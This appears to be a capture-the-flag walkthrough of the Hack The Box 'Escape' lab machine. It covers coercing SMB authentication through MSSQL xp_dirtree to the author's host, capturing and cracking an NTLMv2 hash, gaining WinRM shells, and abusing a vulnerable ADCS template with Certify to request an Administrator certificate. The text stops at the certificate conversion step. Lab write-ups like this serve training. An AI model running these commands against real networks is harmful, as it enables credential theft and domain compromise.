
```
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $impacket-mssqlclient PublicUser:GuestUserCantWrite1@10.10.11.202
Impacket v0.10.1.dev1+20221214.172823.8799a1a2 - Copyright 2022 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> exec master..xp_dirtree '\\10.10.14.36\test'
subdirectory

                                                                             depth

-----------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------
-------------------------------------------------------------------   ----------

SQL>
```

```
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.36]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-RXIOG3TE96D]
    Responder Domain Name      [TNVW.LOCAL]
    Responder DCE-RPC Port     [48069]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.202
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:8d38077c49b341b3:FC86DB4974F775799C83D07D6A2C7651:
010100000000000000897957FF57D901F55CB8037251C2AD000000000200080054004E005600570001001E00570049
004E002D005200580049004F00470033005400450039003600440004003400570049004E002D005200580049004F00
47003300540045003900360044002E0054004E00560057002E004C004F00430041004C000300140054004E00560057
002E004C004F00430041004C000500140054004E00560057002E004C004F00430041004C000700080000897957FF57
D901060004000200000008003000300000000000000000000000300000612C2EE373F539CD18CED7489A74EEAB53
588A0E976A7E7952E0096791AADC130A0010000000000000000000000000000000000000090020006300690066007300
2F00310030002E00310030002E00310034002E0033003600000000000000000000
```

We have captured the NTLMv2 hash, now we can crack this offline.

Copy the entire thing and paste it in a file and run hashcat

```
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt -o cracked.txt
```




```
Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: SQL_SVC::sequel:8d38077c49b341b3:fc86db4974f775799c...000000
Time.Started.....: Thu Mar 16 12:08:38 2023 (35 secs)
Time.Estimated...: Thu Mar 16 12:09:13 2023 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   305.5 kH/s (3.44ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10702848/14344385 (74.61%)
Rejected.........: 0/10702848 (0.00%)
Restore.Point....: 10698752/14344385 (74.58%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: REPIN210 -> RBRADLEY

Started: Thu Mar 16 12:08:06 2023
Stopped: Thu Mar 16 12:09:15 2023
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $ls
 cracked.txt   hash.txt   NmapScan.txt  'SQL Server Procedures.pdf'
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $cat cracked.txt
SQL_SVC::sequel:8d38077c49b341b3:fc86db4974f775799c83d07d6a2c7651:0101000000000000897957ff57d901f55cb8037251c2ad0000000000200080054004e00
5600570001001e00570049004e002d005200580049004f00470033005400450039003600440004003400570049004e002d005200580049004f004700330054004500390036
0044002e0054004e00560057002e004c004f00430041004c000300140054004e00560057002e004c004f00430041004c000500140054004e00560057002e004c004f004300
41004c0007000800008979 57ff57d901060004000200000008003000300000000000000000000000000300000612c2ee373f539cd18ced7489a74eeab53588a0e976a7e7952
e0096791aadc130a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e003300360000000000000000
0000:REGGIE1234ronnie
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $
```

We can see hashcat has cracked this hash.

we have a username and password - Username:SQL_SVC::Password:REGGIE1234ronnie

Now we can run Evil-winrm


```
evil-winrm -i 10.10.11.202 -u SQL_SVC -p 'REGGIE1234ronnie'
```



```
┌─[✗]─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $evil-winrm -i 10.10.11.202 -u SQL_SVC -p 'REGGIE1234ronnie'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sql_svc\Documents> whoami
sequel\sql_svc
*Evil-WinRM* PS C:\Users\sql_svc\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\sql_svc\Documents> cd ..
*Evil-WinRM* PS C:\Users\sql_svc> ls
```

We have basic shell.

Go to `C:\SQLServer\Logs` and `cat ERRORLOG.BAK`




```
Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
Error: 18456, Severity: 14, State: 8.
Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
Attempting to load library 'xpstar.dll' into memory. This is an informational message only. No user action is required.
Using 'xpstar.dll' version '2019.150.2000' to execute extended stored procedure 'xp_sqlagent_is_starting'. This is an informational message only; no user a
```

We can see that this user Ryan.Cooper has tried to login using password `NuclearMosquito3`


We can use evilwinrm to login as this user

`evil-winrm -i 10.10.11.202 -u Ryan.Cooper -p 'NuclearMosquito3'`



```
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $evil-winrm -i 10.10.11.202 -u Ryan.Cooper -p 'NuclearMosquito3'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami
sequel\ryan.cooper
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami /all

USER INFORMATION
----------------

User Name          SID
================== ==============================================
sequel\ryan.cooper S-1-5-21-4078382237-1492182817-2568127209-1105
```

Run `whoami /all`




```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami /all

USER INFORMATION
----------------

User Name          SID
================== ==============================================
sequel\ryan.cooper S-1-5-21-4078382237-1492182817-2568127209-1105


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
```

We can see this Certificate Service DCOM Access

`https://systemweakness.com/exploiting-cve-2022-26923-by-abusing-active-directory-certificate-services-adcs-a511023e5366`

Download the `Certify.exe` from https://github.com/r3motecontrol/Ghostpack-CompiledBinaries

Run the `./Certify.exe find /vulnerable`



```
*Evil-WinRM* PS C:\temp> ./Certify.exe find /vulnerable

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=sequel,DC=htb'

[*] Listing info about the Enterprise CA 'sequel-DC-CA'

    Enterprise CA Name            : sequel-DC-CA
    DNS Hostname                  : dc.sequel.htb
    FullName                      : dc.sequel.htb\sequel-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=sequel-DC-CA, DC=sequel, DC=htb
    Cert Thumbprint               : A263EA89CAFE503BB33513E359747FD262F91A56
    Cert Serial                   : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Cert Start Date               : 11/18/2022 12:58:46 PM
    Cert End Date                 : 11/18/2121 1:08:46 PM
    Cert Chain                    : CN=sequel-DC-CA,DC=sequel,DC=htb
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
      Allow  ManageCA, ManageCertificates               sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
    Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

    CA Name                               : dc.sequel.htb\sequel-DC-CA
    Template Name                         : UserAuthentication
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
```

We can see that there is a vulnerable

Next we will request a new RSA Private Key

`./Certify.exe request /ca:dc.sequel.htb\sequel-DC-CA /template:UserAuthentication /altname:Administrator`


Take the CA Name and Template from the Certifiacte.

We get a cert.pem, copy FROM **BEGIN RSA to END CERTIFICATE**

Paste on our system `nano cert.pem`

Then run - `openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx`

